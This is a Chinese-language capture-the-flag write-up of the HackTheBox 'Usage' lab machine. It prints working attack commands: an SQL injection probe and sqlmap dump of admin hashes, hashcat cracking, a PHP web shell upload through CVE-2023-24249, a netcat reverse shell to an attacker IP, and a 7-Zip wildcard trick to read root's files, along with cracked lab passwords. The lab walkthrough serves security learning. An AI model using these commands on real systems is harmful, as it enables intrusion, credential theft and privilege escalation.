




有開22,80 port，新增/etc/hosts



發現admin link，發現是連至admin.usage.htb，新增/etc/hosts



發現reset password link，在這邊輸入的字串會與資料庫進行比對並回應是否e-mail到指定string，嘗試' OR '1發現會顯示已e-mail至此信箱，有sql injection漏洞




用sqlmap掃漏洞

sqlmap -u "http://usage.htb/forget-password" -p email --level=5 --risk=3 –batch

發現沒顯示漏洞，嘗試另一種方法


sqlmap -r usage.txt -p email --level=5 --risk=3 –batch

將request放入usage.txt，email欄位清空，有顯示漏洞資訊，DBMS為mySQL



sqlmap -r usage.txt -p email --level=5 --risk=3 --batch --dbs --threads 10

顯示dbs，發現usage\_blog



sqlmap -r usage.txt -p email --level=5 --risk=3 --batch --dbs --threads 10 -D usage\_blog -T admin\_users -C username,password –dump

循序漸進—dbs->--tables->--columns找出admin hash



hashcat -m 3200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

得出hash明碼whatever1




登入admin頁面發現laravel-admin版本為1.8.18，google發現漏洞

CVE-2023-24249

可以透過使用者設定介面不受限制的檔案上傳

https://flyd.uk/post/cve-2023-24249/


此處有詳細說明



至上傳頭像頁面將P0wny的shell.php改為shell.jpg




用burp suite攔截後將shell.jpg改為shell.jpg.php



送出request後，redirection會發現圖片上傳位址


http:\/\/admin.usage.htb\/uploads\/images\/e35c9462162616a6ccbc458568381677.php

訪問網頁會發現能使用shell.php




製作reverse shell


rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.26 4444 >/tmp/f



接收反彈，user為dash




取得user.txt



cat .monitrc


發現一個像密碼的字串3nc0d3d\_pa$$w0rd



先隨便試是否為xander密碼


ssh xander@10.10.11.18

居然能登入!?



sudo –l


有usage\_management可執行



strings /usr/bin/usage\_management

提取可閱讀的字串

發現它會將/var/www/html下的所有檔案壓縮



cd /var/www/html/

touch '@root.txt'

ln -s -r /root/root.txt root.txt

warning 內容即為root.txt內容

在7za壓縮時會因為@root.txt讓它將root.txt視為a list of file，當他要壓縮時去讀取/root/root.txt內容發現不是a list of file，就會出錯並報出錯誤內容

https://book.hacktricks.xyz/linux-hardening/privilege-escalation/wildcards-spare-tricks#id-7z

trick示範

https://documentation.help/7-Zip/charset.htm

這邊有解釋由於server用-- \*做結尾，有個檔案以@file開頭則會被視為list of file，\*為弱點，若為/xx/xx/@root.txt則可避免